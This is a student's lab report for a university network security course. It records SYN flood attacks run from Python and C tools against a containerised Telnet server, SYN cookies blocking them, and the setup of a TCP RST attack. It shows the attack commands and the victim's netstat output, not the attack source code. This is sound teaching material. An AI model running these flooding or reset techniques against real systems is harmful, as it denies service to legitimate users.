PES UNIVERSITY

Department of Computer Science & Engineering

Computer Network Security

UE23CS343AB6

Assignment 4 Submission

Name of the Student	Pranav Hemanth
SRN	PES1UG23CS433
Section	G
Department	CSE
Campus	RR

Computer Network Security

UE23CS343AB6

Task 1: SYN Flooding Attack

In this task, we will attack the queue maintaining the SYN information in the victim machine.
Using the below command, we can get the current size of the victim's queue for half-opened connections.

Step1:

1) Command: sysctl net.ipv4.tcp_max_syn_backlog

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```

2) Command: sysctl -w net.ipv4.tcp_syncookies=0

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```

3) Command: netstat -tna

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33007        0.0.0.0:*               LISTEN
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```

Task 1.1: Launching the Attack Using Python

Step1:

4) Command: python3 synflood.py

seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 synflood.py
```

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33007        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             209.90.185.15:13544     SYN_RECV
tcp        0      0 10.9.0.5:23             123.49.17.2:20319       SYN_RECV
tcp        0      0 10.9.0.5:23             37.34.31.154:15597      SYN_RECV
tcp        0      0 10.9.0.5:23             129.219.120.195:60997   SYN_RECV
tcp        0      0 10.9.0.5:23             240.22.38.103:62125     SYN_RECV
tcp        0      0 10.9.0.5:23             84.33.197.19:27273      SYN_RECV
tcp        0      0 10.9.0.5:23             154.70.16.213:41317     SYN_RECV
tcp        0      0 10.9.0.5:23             63.45.126.129:54016     SYN_RECV
tcp        0      0 10.9.0.5:23             178.171.137.123:41478   SYN_RECV
tcp        0      0 10.9.0.5:23             169.97.87.97:17069      SYN_RECV
tcp        0      0 10.9.0.5:23             55.204.210.78:63508     SYN_RECV
tcp        0      0 10.9.0.5:23             213.120.15.11:29038     SYN_RECV
tcp        0      0 10.9.0.5:23             166.131.95.237:12614    SYN_RECV
tcp        0      0 10.9.0.5:23             204.219.58.222:30239    SYN_RECV
tcp        0      0 10.9.0.5:23             195.45.113.163:28767    SYN_RECV
tcp        0      0 10.9.0.5:23             67.214.163.117:22149    SYN_RECV
tcp        0      0 10.9.0.5:23             12.138.55.96:63838      SYN_RECV
tcp        0      0 10.9.0.5:23             215.16.224.6:63535      SYN_RECV
tcp        0      0 10.9.0.5:23             65.221.108.128:5669     SYN_RECV
tcp        0      0 10.9.0.5:23             13.221.163.241:8983     SYN_RECV
tcp        0      0 10.9.0.5:23             19.21.187.150:11037     SYN_RECV
tcp        0      0 10.9.0.5:23             156.60.3.151:48651      SYN_RECV
tcp        0      0 10.9.0.5:23             138.16.42.140:29475     SYN_RECV
tcp        0      0 10.9.0.5:23             157.64.104.42:30643     SYN_RECV
tcp        0      0 10.9.0.5:23             167.244.18.218:11805    SYN_RECV
tcp        0      0 10.9.0.5:23             56.134.34.249:50068     SYN_RECV
tcp        0      0 10.9.0.5:23             90.248.32.44:22267      SYN_RECV
tcp        0      0 10.9.0.5:23             170.42.56.245:14850     SYN_RECV
tcp        0      0 10.9.0.5:23             163.111.52.96:62906     SYN_RECV
tcp        0      0 10.9.0.5:23             126.144.2.238:15107     SYN_RECV
tcp        0      0 10.9.0.5:23             118.193.40.102:12028    SYN_RECV
tcp        0      0 10.9.0.5:23             205.233.220.248:61517   SYN_RECV
tcp        0      0 10.9.0.5:23             126.47.102.22:30631     SYN_RECV
tcp        0      0 10.9.0.5:23             67.204.119.186:15557    SYN_RECV
tcp        0      0 10.9.0.5:23             13.62.54.192:18454      SYN_RECV
tcp        0      0 10.9.0.5:23             97.185.138.185:55371    SYN_RECV
tcp        0      0 10.9.0.5:23             167.157.238.112:58381   SYN_RECV
tcp        0      0 10.9.0.5:23             88.210.6.85:51138       SYN_RECV
tcp        0      0 10.9.0.5:23             29.96.173.55:16685      SYN_RECV
tcp        0      0 10.9.0.5:23             6.87.200.148:45168      SYN_RECV
tcp        0      0 10.9.0.5:23             123.175.217.111:20709   SYN_RECV
tcp        0      0 10.9.0.5:23             20.238.95.255:9213      SYN_RECV
```

Step2:

5) Step 2 - Establish a fresh Telnet Connection between the Victim and User 1

seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 synflood.py
```

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>ss -ant state syn-recv | wc -l
26
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=16
net.ipv4.tcp_max_syn_backlog = 16
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35257        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             206.163.237.119:35827   SYN_RECV
tcp        0      0 10.9.0.5:23             119.168.160.92:32115    SYN_RECV
tcp        0      0 10.9.0.5:23             255.128.166.191:44521   SYN_RECV
tcp        0      0 10.9.0.5:23             220.207.3.133:53484     SYN_RECV
tcp        0      0 10.9.0.5:23             107.235.83.217:32717    SYN_RECV
tcp        0      0 10.9.0.5:23             50.33.198.108:24090     SYN_RECV
tcp        0      0 10.9.0.5:23             196.116.225.8:3902      SYN_RECV
tcp        0      0 10.9.0.5:23             88.94.226.227:38970     SYN_RECV
tcp        0      0 10.9.0.5:23             201.37.182.43:63518     SYN_RECV
tcp        0      0 10.9.0.5:23             240.89.131.176:50056    SYN_RECV
tcp        0      0 10.9.0.5:23             36.114.139.189:62345    SYN_RECV
tcp        0      0 10.9.0.5:23             157.62.133.14:43560     SYN_RECV
tcp        0      0 10.9.0.5:23             110.146.247.150:57114   SYN_RECV
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```

It works with a higher backlog too (64)

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=64
net.ipv4.tcp_max_syn_backlog = 64
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>ss -ant state syn-recv | wc -l
50
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35257        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             158.13.170.12:45424     SYN_RECV
tcp        0      0 10.9.0.5:23             22.1.46.21:8822         SYN_RECV
tcp        0      0 10.9.0.5:23             250.7.222.189:39285     SYN_RECV
tcp        0      0 10.9.0.5:23             110.176.189.231:48937   SYN_RECV
tcp        0      0 10.9.0.5:23             205.195.100.115:2895    SYN_RECV
tcp        0      0 10.9.0.5:23             56.248.174.174:39135    SYN_RECV
tcp        0      0 10.9.0.5:23             109.5.35.165:34865      SYN_RECV
tcp        0      0 10.9.0.5:23             164.205.215.8:54732     SYN_RECV
tcp        0      0 10.9.0.5:23             118.231.192.52:24238    SYN_RECV
tcp        0      0 10.9.0.5:23             220.53.112.253:12970    SYN_RECV
tcp        0      0 10.9.0.5:23             222.172.35.219:6076     SYN_RECV
tcp        0      0 10.9.0.5:23             96.225.198.64:38088     SYN_RECV
tcp        0      0 10.9.0.5:23             87.112.220.43:19818     SYN_RECV
tcp        0      0 10.9.0.5:23             81.179.101.121:37784    SYN_RECV
tcp        0      0 10.9.0.5:23             147.6.162.194:26605     SYN_RECV
tcp        0      0 10.9.0.5:23             101.5.169.165:53846     SYN_RECV
tcp        0      0 10.9.0.5:23             22.97.191.82:17931      SYN_RECV
tcp        0      0 10.9.0.5:23             192.103.112.95:27549    SYN_RECV
tcp        0      0 10.9.0.5:23             163.149.33.122:3119     SYN_RECV
tcp        0      0 10.9.0.5:23             7.189.43.247:60593      SYN_RECV
tcp        0      0 10.9.0.5:23             96.156.17.142:48832     SYN_RECV
tcp        0      0 10.9.0.5:23             29.46.91.91:24263       SYN_RECV
tcp        0      0 10.9.0.5:23             122.21.159.245:9273     SYN_RECV
tcp        0      0 10.9.0.5:23             12.209.203.119:50674    SYN_RECV
tcp        0      0 10.9.0.5:23             108.15.91.227:53266     SYN_RECV
tcp        0      0 10.9.0.5:23             92.55.236.249:54702     SYN_RECV
tcp        0      0 10.9.0.5:23             60.49.15.41:51585       SYN_RECV
tcp        0      0 10.9.0.5:23             124.101.187.224:45156   SYN_RECV
tcp        0      0 10.9.0.5:23             215.27.73.182:49120     SYN_RECV
tcp        0      0 10.9.0.5:23             210.84.143.24:5746      SYN_RECV
tcp        0      0 10.9.0.5:23             107.198.26.13:47924     SYN_RECV
tcp        0      0 10.9.0.5:23             183.195.44.101:54476    SYN_RECV
tcp        0      0 10.9.0.5:23             206.51.53.28:52159      SYN_RECV
tcp        0      0 10.9.0.5:23             123.170.24.57:59137     SYN_RECV
tcp        0      0 10.9.0.5:23             92.169.229.177:32551    SYN_RECV
tcp        0      0 10.9.0.5:23             174.78.238.193:22775    SYN_RECV
```

user1-10.9.0.6:

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
```

It works with a higher backlog too (64)

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>
```

Explanation:
This program launches a SYN flood attack using Scapy and sends TCP SYN packets to the victim machine with spoofed packets of random source IP, port, and seq numbers, creating the illusion to the victim that many clients are trying to connect. The attack runs in an infinite loop and fills the victims TCP backlog queue while preventing legitimate Telnet connections. On the victim adjusting the tcp_max_syn_backlog parameter changes how many connections can be handled allowing observation of its impact

Task 1.2: Launching the Attack Using C

Step1:

6) Command: sysctl -w net.ipv4.tcp_max_syn_backlog=128

Host VM:

```
seed@seedvm2004:~/Desktop/Lab4/volumes$ ls
hijack.py  reset_auto.py  reset.py  reverse.py  synflood.c  synflood.py
seed@seedvm2004:~/Desktop/Lab4/volumes$ gcc -o synflood synflood.c
seed@seedvm2004:~/Desktop/Lab4/volumes$ ls
hijack.py      reset.py    synflood    synflood.py
reset_auto.py  reverse.py  synflood.c
seed@seedvm2004:~/Desktop/Lab4/volumes$
```

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```


Step2: Launch Attack

7) Command: synflood 10.9.0.5 23
8) Command: telnet 10.9.0.5


seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>synflood 10.9.0.5 23
```

victim-10.9.0.5:



user1-10.9.0.6:



Explanation:
This program launches a SYN flood attack using C implementation which runs faster and sends spoofed SYN packets at a higher rate. The code is compiled with gcc to create the synflood executable and executed with the victim's IP - 10.9.0.5 and Telnet port - 23. The attack continuously sends spoofed packets, quickly filling the victim's TCP backlog queue. With the default tcp_max_syn_backlog set to 128, legitimate Telnet connections fail if the queue is full, showing the impact of the attack.

Task 2: Enable the SYN Cookie Countermeasure

Please enable the SYN cookie mechanism, run your attacks (the above tasks) again, and compare the results with screenshots.

Step1: Turn on the SYN cookie countermeasure

9) Command: sysctl -w net.ipv4.tcp_syncookies=1

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```

Launching the Attack Using Python:
seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 synflood.py
```

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>netstat -tca
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*               LISTEN
tcp        0      0 localhost:35257         0.0.0.0:*               LISTEN
tcp        0      0 6a7fdd805d8f:telnet     33.11.224.106:6551      SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     171.36.211.56:27239     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     115.220.78.206:36140    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     91.69.163.162:1437      SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     197.107.49.137:40785    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     159.89.137.115:61339    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     39.152.57.156:47489     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     6.105.94.142:5660       SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     114.150.248.20:41262    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     24.56.40.139:18033      SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     53.53.40.98:25967       SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     119.245.8.229:59519     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     249.44.142.113:35406    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     113.79.170.211:47502    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     122.22.123.115:49740    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     250.204.109.51:1316     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     246.145.32.24:35063     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     243.58.177.151:37619    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     121.22.3.171:60999      SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     76.153.89.113:38503     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     49.68.177.172:116       SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     4.121.171.21:38730      SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     143.8.32.82:63522       SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     194.136.62.125:18027    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     63.239.219.195:39026    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     44.63.229.193:58423     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     58.169.188.81:31691     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     98.119.94.16:21554      SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     201.102.153.123:12043   SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     218.247.146.177:19362   SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     157.137.222.74:14551    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     203.136.250.223:31060   SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     77.15.144.160:18250     SYN_RECV
```

user1-10.9.0.6:

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
6a7fdd805d8f login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-152-generic aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@6a7fdd805d8f:~$
```

Launching the Attack Using C:

seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>synflood 10.9.0.5 23
```

victim-10.9.0.5:

```
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
victim-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>netstat -tca
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*               LISTEN
tcp        0      0 localhost:35257         0.0.0.0:*               LISTEN
tcp        0      0 6a7fdd805d8f:telnet     116.49.35.78:47272      SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     19.144.55.125:6306      SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     82.241.70.231:36468     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     37.120.205.40:54249     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     250.183.249.31:16584    SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     22.35.86.78:8028        SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     36.177.127.79:43757     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     92.187.224.33:40363     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     43.31.120.107:43124     SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     38.226.51.221:5275      SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     18.122.4.0:47133        SYN_RECV
tcp        0      0 6a7fdd805d8f:telnet     221.24.121.105:41000    SYN_RECV
```


user1-10.9.0.6:

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
6a7fdd805d8f login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-152-generic aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 06:52:03 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@6a7fdd805d8f:~$
```

Step2: Reset all the settings to default

10) Command: sysctl -w net.ipv4.tcp_syncookies=0
11) Command: sysctl -w net.ipv4.tcp_max_syn_backlog=128

victim-10.9.0.5:



Explanation:
As we can observe above, SYN cookies are a defense against SYN flood attacks. When enabled on the victim machine (sysctl -w net.ipv4.tcp_syncookies=1), the server processes SYN requests without consuming resources, preventing the backlog queue from overflowing. As a result, even during an active SYN flood, legitimate users can still establish Telnet connections. The netstat output will not display numerous SYN_RECV entries, and the user login succeeds, showing the effectiveness of this protection.

Task 3: TCP RST Attacks on Telnet Connections

Step 1: You will need Wireshark for this Task - Select the container interface and use the filter “host 10.9.0.5 and tcp port 23”.

Step 2: Telnet into the Victim from the User, and capture the packets on Wireshark. Take a screenshot of the same (Wireshark and Terminal)

Step1: Telnet Connection between the Victim and User 1
12)Command: telnet 10.9.0.5

user1-10.9.0.6:

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
6a7fdd805d8f login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-152-generic aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 07:07:53 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@6a7fdd805d8f:~$
```


Step2: TCP RST Attack

13)Command: telnet 10.9.0.5


user1-10.9.0.6:

```
user1-10.9.0.6:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
6a7fdd805d8f login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-152-generic aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 07:09:23 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@6a7fdd805d8f:~$
```

Wireshark:



You are required to fill the following in the reset.py code
- The source port
- The destination port (23)
- The next sequence number
- iface



